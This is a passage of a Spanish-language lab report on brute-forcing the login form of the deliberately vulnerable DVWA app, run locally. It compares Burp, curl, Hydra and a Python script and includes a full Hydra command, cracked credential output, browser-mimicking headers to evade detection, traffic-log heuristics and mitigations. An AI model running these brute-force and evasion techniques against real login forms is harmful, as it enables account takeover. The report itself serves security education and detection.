<li class=""><a href="../../../about.php">About</a></li>
</ul><ul class="menuBlocks"><li class=""><a
  ↳ href="../../../logout.php">Logout</a></li>
</ul>

```

</div>

</div>

<div id="main\_body">

<div class="body\_padded">

<h1>Vulnerability: Brute Force</h1>

<div class="vulnerable\_code\_area">

<h2>Login</h2>

<form action="#" method="GET">

Username:<br />

<input type="text" name="username"><br />

Password:<br />

```

        <input type="password" AUTOCOMPLETE="off"
        ↪ name="password"><br />
        <br />
        <input type="submit" value="Login" name="Login">

    </form>
    <pre><br />Username and/or password incorrect.</pre>
</div>

<h2>More Information</h2>
<ul>
    <li><a href="https://www.owasp.org/index.php/Testing_for_Br
    ↪ ute_Force_(OWASP-AT-004)"
    ↪ target="_blank">https://www.owasp.org/index.php/Testing
    ↪ _for_Brute_Force_(OWASP-AT-004)</a></li>
    <li><a href="http://www.symantec.com/connect/articles/passw
    ↪ ord-crackers-ensuring-security-your-password"
    ↪ target="_blank">http://www.symantec.com/connect/article
    ↪ s/password-crackers-ensuring-security-your-password</a>
    ↪ </li>
    <li><a href="http://www.sillychicken.co.nz/Security/how-to-
    ↪ brute-force-http-forms-in-windows.html"
    ↪ target="_blank">http://www.sillychicken.co.nz/Security/
    ↪ how-to-brute-force-http-forms-in-windows.html</a></li>
</ul>
</div>

        <br /><br />

    </div>

    <div class="clear">
    </div>

    <div id="system_info">

```

```
<input type="button" value="View Help"
  ↪ class="popup_button" id='help_button'
  ↪ data-help-url='../..vulnerabilities/view_help.php?id=brute&security=low' )">
  ↪ <input type="button" value="View Source"
  ↪ class="popup_button" id='source_button'
  ↪ data-source-url='../..vulnerabilities/view_source.php?id=brute&security=low'
  ↪ )"> <div align="left"><em>Username:</em>
  ↪ admin<br /><em>Security Level:</em>
  ↪ low<br /><em>PHPIDS:</em> disabled</div>
</div>

<div id="footer">

  <p>Damn Vulnerable Web Application (DVWA)
  ↪ v1.10 *Development*</p>
  <script src='/dvwa/js/add_event_listeners.js'>
  ↪ s'></script>

</div>

</div>

</body>

</html>
```

## 2.9. Demuestra 4 diferencias (curl)

1. El acceso válido incluye el mensaje “Welcome to the password protected area admin” dentro de un párrafo HTML, mientras que el intento fallido despliega “Username and/or password incorrect.” en un bloque preformateado (‘pre’), evidenciando estados opuestos del formulario.
2. La respuesta exitosa incorpora la etiqueta ‘img src=/hackable/users/admin.jpg/’, cargando la fotografía asociada al usuario autenticado; en la respuesta inválida no se genera ninguna imagen adicional.
3. En el caso exitoso aparece la cadena “admin” dentro del mensaje de bienvenida, confirmando el usuario autenticado, pero la página con credenciales erróneas no referencia a ningún nombre de usuario en la zona de resultados.
4. El HTML válido provoca una solicitud extra para obtener ‘/hackable/users/admin.jpg’,

observable en herramientas de monitoreo de tráfico, mientras que el HTML del intento inválido no dispara peticiones adicionales más allá del propio documento.

## 2.10. Instalación y versión a utilizar (hydra)

Para disponer de Hydra se utilizó la imagen oficial `vanhauser/hydra` disponible en Docker Hub (<https://hub.docker.com/r/vanhauser/hydra>). Los pasos básicos fueron:

```
$ docker pull vanhauser/hydra
$ sudo usermod -aG docker $USER # habilitar uso de Docker sin sudo
$ cp usuarios.txt contrasenas.txt /tmp
$ cd /tmp
```

La versión ejecutada dentro del contenedor corresponde a **Hydra v9.6dev**. Se verificó con el comando:

```
$ sudo docker run --rm vanhauser/hydra hydra -v
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak
...
```

## 2.11. Explicación de comando a utilizar (hydra)

Para realizar el ataque se ejecutó la imagen oficial de Hydra en Docker y se configuraron los parámetros clave del módulo ‘`http-get-form`’:

- `--network="host"`: expone la red del contenedor para alcanzar el DVWA publicado en el puerto 8889.
- `-v "$(pwd)"/data`: monta el directorio actual dentro del contenedor para compartir diccionarios y registrar el resultado en `/data`.
- `-L` y `-P`: apuntan a los diccionarios ligeros de usuarios y contraseñas preparados previamente.
- `-s 8889 localhost http-get-form`: especifica el puerto, host y módulo de Hydra que automatiza envíos GET sobre el formulario objetivo.
- Cadena del formulario: define los nombres de los campos `username` y `password`, la acción `Login`, inyecta la cookie de sesión y detecta éxito cuando aparece “Welcome to the password protected area”. La plantilla utilizada fue:

```
'/vulnerabilities/brute/:username=~USER~&password=~PASS~&Login=Login:H_
→ =Cookie: PHPSESSID=...; security=low:S=Welcome to the password
→ protected area'
```

- `-o /data/hydra_light.txt`: guarda el log con las combinaciones válidas encontradas.



```
$ sudo docker run --rm --network="host" -v "$(pwd)":/data vanhauser/hydra \
-L /data/usuarios_light.txt -P /data/contrasenas_light.txt -s 8889 \
localhost http-get-form \
    '/vulnerabilities/brute/:username=~USER~&password=~PASS~&Login=Logi
    ↪ n:H=Cookie\: PHPSESSID=knd082p12k28do4ttsn47hfd35;
    ↪ security=low:S=Welcome to the password protected area' \
-o /data/hydra_light.txt
```

## 2.12. Obtención de al menos 2 pares (hydra)

```
[8889][http-get-form] ... login: admin    password: password
[8889][http-get-form] ... login: gordonb password: abc123
1 of 1 target successfully completed, 2 valid passwords found
```

Los pares válidos obtenidos fueron:

- Usuario admin con la contraseña password.
- Usuario gordonb con la contraseña abc123.

## 2.13. Explicación paquete curl (tráfico)

Este registro ejemplifica una ejecución aislada con cURL. Rasgos distintivos: **User-Agent** = curl/8.5.0, ausencia de **Referer** (marcada como ""), método **GET** con todos los parámetros en la query string y protocolo HTTP/1.1. La herramienta sólo envía las cabeceras mínimas que se le especifiquen explícitamente, lo que produce un perfil muy reducido y fácil de reconocer en los logs. El tamaño de respuesta (4703 bytes) sirve como referencia para comparar con otros intentos.

```
172.17.0.1 - - [03/Oct/2025:06:40:23 +0000] "GET /vulnerabilities/brute/?us
    ↪ ername=njnkyyuuykmn&password=jnjrjrnfjer&Login=Login HTTP/1.1" 200 4703
    ↪ "-" "curl/8.5.0"
```

## 2.14. Explicación paquete burp (tráfico)

El paquete capturado a través de Burp refleja una solicitud generada por el navegador (Firefox) pasando por el proxy: **User-Agent** completo de Firefox, presencia de **Referer** apuntando a una URL previa similar (lo que denota navegación encadenada), protocolo HTTP/1.1 y una longitud de respuesta distinta (1827 bytes en el ejemplo). Aunque el log combinado no muestra todos los encabezados avanzados (**Accept-Language**, **Accept-Encoding**, etc.), éstos se observan en la captura detallada y forman parte de la firma típica de un navegador real.

```
172.17.0.1 - - [03/Oct/2025:02:29:15 +0000] "GET
    ↪ /vulnerabilities/brute/?username=gordonb&password=abc123&Login=Login
    ↪ HTTP/1.1" 200 1827 "http://localhost:8889/vulnerabilities/brute/?userna
    ↪ me=admin&password=jessica&Login=Login" "Mozilla/5.0 (X11; Ubuntu; Linux
    ↪ x86_64; rv:141.0) Gecko/20100101 Firefox/141.0"
```

## 2.15. Explicación paquete hydra (tráfico)

Hydra emite peticiones en ráfagas rápidas. Sus características clave visibles en el log: uso de **HTTP/1.0**, **User-Agent** corto **Mozilla/5.0 (Hydra)**, ausencia de **Referer** y patrón repetitivo (primero la ruta base, luego variantes con credenciales). Las longitudes 4651 (página base) y 4700 (intentos con parámetros) se repiten estableciendo una huella fácil de agrupar estadísticamente. Este perfil (HTTP/1.0 + UA Hydra + alta densidad temporal) contrasta con la cadencia humana o manual de cURL.

```
172.17.0.1 - - [03/Oct/2025:02:24:33 +0000] "GET /vulnerabilities/brute/
↳ HTTP/1.0" 200 4651 "-" "Mozilla/5.0 (Hydra)"
172.17.0.1 - - [03/Oct/2025:02:24:33 +0000] "GET
↳ /vulnerabilities/brute/?username=admin&password=abc123&Login=Login
↳ HTTP/1.0" 200 4703 "-" "Mozilla/5.0 (Hydra)"
```

## 2.16. Mención de las diferencias (tráfico)

Comparando los tres tipos de tráfico desde los registros del servidor:

- **User-Agent:** curl/x.y.z (cURL) vs. cadena completa de Firefox (Burp/navegador) vs. Mozilla/5.0 (Hydra) (Hydra).
- **Protocolo:** cURL y Burp usan HTTP/1.1; Hydra predomina con HTTP/1.0 en este escenario.
- **Referer:** Presente en Burp (por navegación real), ausente en cURL (invocación directa) y en Hydra (ataque automatizado).
- **Tasa / patrón temporal:** cURL = aislado; Burp = intervalos irregulares (uso humano); Hydra = ráfaga muy densa y sistemática.
- **Longitud de respuesta:** Hydra muestra dos clústeres (base vs intentos); cURL y Burp tienen tamaños distintos que ayudan a separar casos de éxito/fracaso; combinando con frecuencia fortalece la clasificación.
- **Conjunto de cabeceras:** Burp (navegador) incluye cabeceras ricas (idioma, compresión); Hydra y cURL típicamente envían un subconjunto reducido salvo configuración manual.

Resumen: Hydra = (HTTP/1.0 + sin Referer + ráfaga + UA propio), Burp = (Firefox completo + Referer + ritmo humano), cURL = (UA minimalista + sin Referer + petición puntual).

## 2.17. Detección de SW (tráfico)

Heurísticas prácticas para atribución automática en el servidor o un pipeline de análisis:

1. **Firmas de User-Agent:** Regex simples (`/curl`

`d/, /Hydra/, /Firefox`  
`[0-9]+`  
`./)` clasifican la mayoría de casos.

2. **Versión HTTP:** Secuencias numerosas con `HTTP/1.0` + misma IP + UA Hydra refuerzan la etiqueta de ataque automatizado.
3. **Referer + frecuencia:** Ausencia persistente de `Referer` y alta densidad temporal (intervalos sub-segundo) sugiere Hydra; único request aislado sin `Referer` apunta a cURL; presencia de `Referer` coherente indica navegador/Burp.
4. **Agrupamiento por longitud:** K-means o reglas simples sobre tamaño de respuesta separan rutas base de intentos y ayudan a detectar barridos (Hydra) frente a exploración manual.
5. **Cabeceras enriquecidas:** Presencia conjunta de `Accept-Language`, `Accept-Encoding`, `Upgrade-Insecure-Requests` eleva probabilidad de navegador real (Burp).

Resistencia a evasión: aunque un atacante puede falsificar el `User-Agent`, replicar simultáneamente la cadencia humana, la mezcla de encabezados y la distribución de longitudes es más costoso. Combinar estos factores reduce falsos positivos, ya que un atacante podría cambiar el `User-Agent` a uno de Firefox, pero mantener intervalos sub-segundo y `HTTP/1.0` sería sospechoso. Además, la presencia de múltiples cabeceras avanzadas como `Sec-Fetch-*` dificulta la evasión completa sin un navegador real. Por ejemplo, un script que imita Burp podría incluir cabeceras como `Sec-Fetch-Dest: document` y `Sec-Fetch-Mode: navigate`, pero omitir `Sec-Fetch-Site` o usar valores inconsistentes revelaría la automatización. En resumen, mientras que un atacante puede evadir una heurística individual, combinar múltiples indicadores crea una barrera robusta contra la evasión sofisticada. Esta aproximación heurística es efectiva en la práctica porque los ataques automatizados rara vez invierten el esfuerzo necesario para replicar completamente el comportamiento de un navegador legítimo, especialmente cuando se combina con análisis de frecuencia y patrones temporales.

## 2.18. Interacción con el formulario (python)

El ataque se automatiza en `brute_force_script.py` usando `requests`. El flujo principal es:

1. El usuario del script ingresa la URL base (`http://localhost:8889`), el valor vigente de la cookie `PHPSESSID` y el nivel de seguridad configurado en DVWA. Con esa información se inicializa un objeto `requests.Session()` que mantiene estado entre peticiones.

2. El script fija `/vulnerabilities/brute/` como punto final y carga diccionarios ligeros de usuarios y contraseñas. Cada intento reemplaza los campos `username` y `password` del formulario mediante parámetros GET, reproduciendo la estructura que DVWA espera.
3. Antes de lanzar la ráfaga de peticiones, se cargan en la sesión las cookies `PHPSESSID` y `security`. DVWA reconoce la sesión como autenticada y permite interactuar con el formulario protegido sin redirigir a `login.php`.
4. Por cada combinación, la función `attempt_login` envía una solicitud GET usando la sesión persistente. Tras cada respuesta compara el cuerpo HTML contra la cadena “Welcome to the password protected area”, el mismo texto que aparece en la versión legítima del sitio. Si se encuentra, el par usuario/clave se marca como válido y se añade al reporte.
5. Se introduce un retardo configurable (0.2 s por defecto) para evitar saturar el servidor o activar mitigaciones básicas basadas en tasa. El script imprime progreso en pantalla y al final resume las credenciales extraídas.

Se verificó el comportamiento consultando el panel `/dvwa/vulnerabilities/brute/` y observando cómo el script replica la misma consulta GET que un navegador. Los parámetros y el flujo de respuesta coinciden con los de la instancia DVWA activa.

## 2.19. Cabeceras HTTP (python)

La sesión HTTP se configura para imitar un navegador real y minimizar la detección del tráfico automatizado. Las cabeceras relevantes definidas en el script son:

- **User-Agent:** se presenta como un navegador Chrome moderno sobre Linux. Esto evita que DVWA identifique el origen como un cliente genérico o vacío, práctica común en bots triviales.
- **Accept** y **Accept-Language:** declaran que el cliente acepta HTML, XML y otros formatos típicos, además de un idioma predominante en inglés. DVWA responde con el mismo contenido que serviría a un usuario legítimo.
- **Accept-Encoding:** anuncia soporte para `gzip` y `deflate`, lo que permite recibir respuestas comprimidas cuando el servidor las ofrece y deja el tráfico indistinguible del generado por un navegador.
- **Connection:** se fija en `keep-alive` para reutilizar la conexión TCP y mejorar el rendimiento del ataque, comportamiento habitual en clientes reales.
- **Upgrade-Insecure-Requests:** valor 1 que comunica la preferencia por HTTPS cuando esté disponible. Aunque DVWA está en HTTP, la cabecera agrega verosimilitud.

- Cookies PHPSESSID y security: se envían mediante el contenedor de cookies de la sesión. Estas cabeceras son críticas porque sin ellas DVWA no relaciona las peticiones con una sesión autenticada y devolvería el formulario de login.

Al monitorear las peticiones con la herramienta “Network” del navegador mientras se ejecuta el script, se observa que los encabezados coinciden con los de una navegación manual, lo que confirma que la automatización reproduce fielmente el tráfico esperado por DVWA.

## 2.20. Obtención de al menos 2 pares (python)

```
camilo@camilo-Aspire-A315-56:/tmp$ python3 brute_force_script.py
```

```
=====
SCRIPT DE FUERZA BRUTA - DVWA
=====
```

```
=====
EJECUCIÓN DEL ATAQUE DE FUERZA BRUTA
=====
```

```
=> Ingrese la URL base de DVWA (ej. http://localhost:8889):
    ↪ http://localhost:8889
=> Ingrese su cookie PHPSESSID: kn082p12k28do4ttsn47hfd35
=> Ingrese el nivel de seguridad (low/medium/high) [low]: low
```

```
[INFO] Listas cargadas: 5 usuarios, 5 contraseñas.
[INFO] Iniciando ataque de fuerza bruta...
[INFO] Usuarios: 5, Contraseñas: 5
[INFO] Total de combinaciones a probar: 25
[INFO] URL objetivo: http://localhost:8889/vulnerabilities/brute/
[INFO] Delay entre intentos: 0.2s
```

```
-----
[SUCCESS] [OK] Credenciales válidas encontradas: admin:password
[SUCCESS] [OK] Credenciales válidas encontradas: pablo:letmein
[SUCCESS] [OK] Credenciales válidas encontradas: smithy:password
[0025/0025] Probando smithy:123456...
-----
```

```
=====
RESULTADOS DEL ATAQUE
=====
```

```
[SUCCESS] Se encontraron 3 combinaciones válidas:
  1. Usuario: 'admin' | Contraseña: 'password'
  2. Usuario: 'pablo' | Contraseña: 'letmein'
  3. Usuario: 'smithy' | Contraseña: 'password'
```

[INFO] Ataque completado.

## 2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)

- **Velocidad:** Hydra destaca gracias a su motor multihilo en C. Burp Suite también es ágil y el script en Python resulta más lento por el intérprete, aunque puede acelerarse con librerías asíncronas.
- **Detección (Sigilo):** El script en Python es el más sigiloso al permitir control total sobre delays, proxies y User-Agents rotativos. cURL comparte sigilo a costa de ser manual. Hydra, por su ritmo y patrón de peticiones, es el más detectable por un WAF o IDS.
- **Flexibilidad:** Python puede manejar lógicas complejas (tokens CSRF variables o desafíos JavaScript). Burp Suite ofrece flexibilidad mediante macros. Hydra está optimizado para formularios de login estándar.

## 2.22. Demuestra 4 métodos de mitigación (investigación)

A continuación se sintetizan cuatro mecanismos comunes de mitigación para ataques de fuerza bruta. Para cada uno se resume: funcionamiento, escenario óptimo y pros/contras clave.

1. **Rate limiting, bloqueo y backoff.** Limita intentos por IP/usuario en ventana temporal y aplica bloqueo temporal creciente tras umbrales (backoff exponencial). *Escenario*: cualquier sistema autenticado expuesto públicamente. *Ventajas*: simple, poco invasivo para usuarios legítimos. *Desventajas*: evasión vía botnets o ataques "low and slow" distribuidos.
2. **CAPTCHA adaptativo.** Introduce un desafío sólo tras varios fallos o comportamiento anómalo (formularios de registro/login públicos). *Ventajas*: frena bots básicos/intermedios. *Desventajas*: fricción accesibilidad; servicios de resolución humana y modelos de IA reducen eficacia; debe activarse de forma adaptativa para no degradar UX.
3. **Autenticación multifactor (MFA).** Requiere (algo que sabes + tienes + eres). *Escenario*: cuentas sensibles (admins, banca, correo). *Ventajas*: inutiliza credenciales aisladas filtradas. *Desventajas*: costo operativo, dependencia de dispositivo y posible fatiga por prompts.
4. **Monitoreo y bloqueo contextual (IP / geolocalización / reputación / comportamiento).** Analiza patrones (frecuencia, dispersión geográfica, reputación IP, imposibilidad geográfica). *Escenario*: plataformas con base de usuarios definida geográficamente o con capacidad de telemetría avanzada. *Ventajas*: detecta ataques distribuidos y anómalos temprano. *Desventajas*: riesgo de falsos positivos (viajes, VPN), mantenimiento continuo de listas y modelos.

## Conclusiones y comentarios

El laboratorio permitió contrastar distintas aproximaciones a un ataque de fuerza bruta sobre DVWA (nivel low) y extraer lecciones sobre eficacia técnica, huella de red y mitigación.

**1. Herramientas y resultados.** Burp Suite Intruder facilitó la exploración inicial (identificación de parámetros, manipulación del espacio de búsqueda e indicadores de éxito). Hydra mostró la mayor velocidad bruta (implementación optimizada y paralelización implícita). El script en Python brindó máximo control (pausas, encabezados, detección) a costa de menor rendimiento. cURL sirvió para validar casos límite y construir la solicitud mínima reproducible.

**2. Indicadores de éxito.** El patrón dual (mensaje "Welcome to the password protected area" + imagen /hackable/users/<usuario>.jpg) se consolidó como señal inequívoca de autenticación válida. Los fallos exhiben bloque <pre> de error y ausencia de imagen, habilitando reglas simples (Hydra: S=, script: búsqueda de cadena) sin parseo avanzado del DOM.

**3. Comparación de tráfico.** Todas mantienen semántica GET. Hydra: HTTP/1.0 + UA corto; Burp y script: cabeceras completas + `keep-alive`; cURL manual: encabezados mínimos. Diferencias útiles para heurísticas de detección temprana.

**4. Riesgos y ética.** Diccionarios reducidos (subconjuntos de `rockyou.txt`) limitaron superficie temporal y evitaron abuso. Entorno controlado y local alineado con buenas prácticas de prueba ética.

**5. Mitigaciones ausentes.** En modo `low` faltan rate limiting, bloqueo progresivo, MFA, CAPTCHA y análisis contextual. Las contramedidas estudiadas (rate limiting/backoff, CAPTCHA adaptativo, MFA, monitoreo contextual) elevarían el costo; MFA neutraliza credenciales filtradas sin segundo factor.

**6. Lecciones técnicas.** (i) Cadena de éxito clara simplifica automatización; (ii) herramienta depende de objetivo (velocidad vs sigilo vs extensibilidad); (iii) normalizar encabezados/temporización añade camuflaje; (iv) instrumentar primero con Burp acelera scripting.

**7. Limitaciones.** Entorno permisivo: sin WAF, sin CAPTCHA, sin rotación CSRF. Métricas no extrapolables a entornos endurecidos; no se midió latencia real ni diccionarios extensos.

**Conclusión general.** Observación manual (Burp) + validación mínima (cURL) + fuerza bruta rápida (Hydra) + automatización controlada (Python) ofrecen visión integral. Defensas relativamente simples (rate limiting, MFA, CAPTCHA contextual, monitoreo inteligente) degradan significativamente la viabilidad del vector en producción.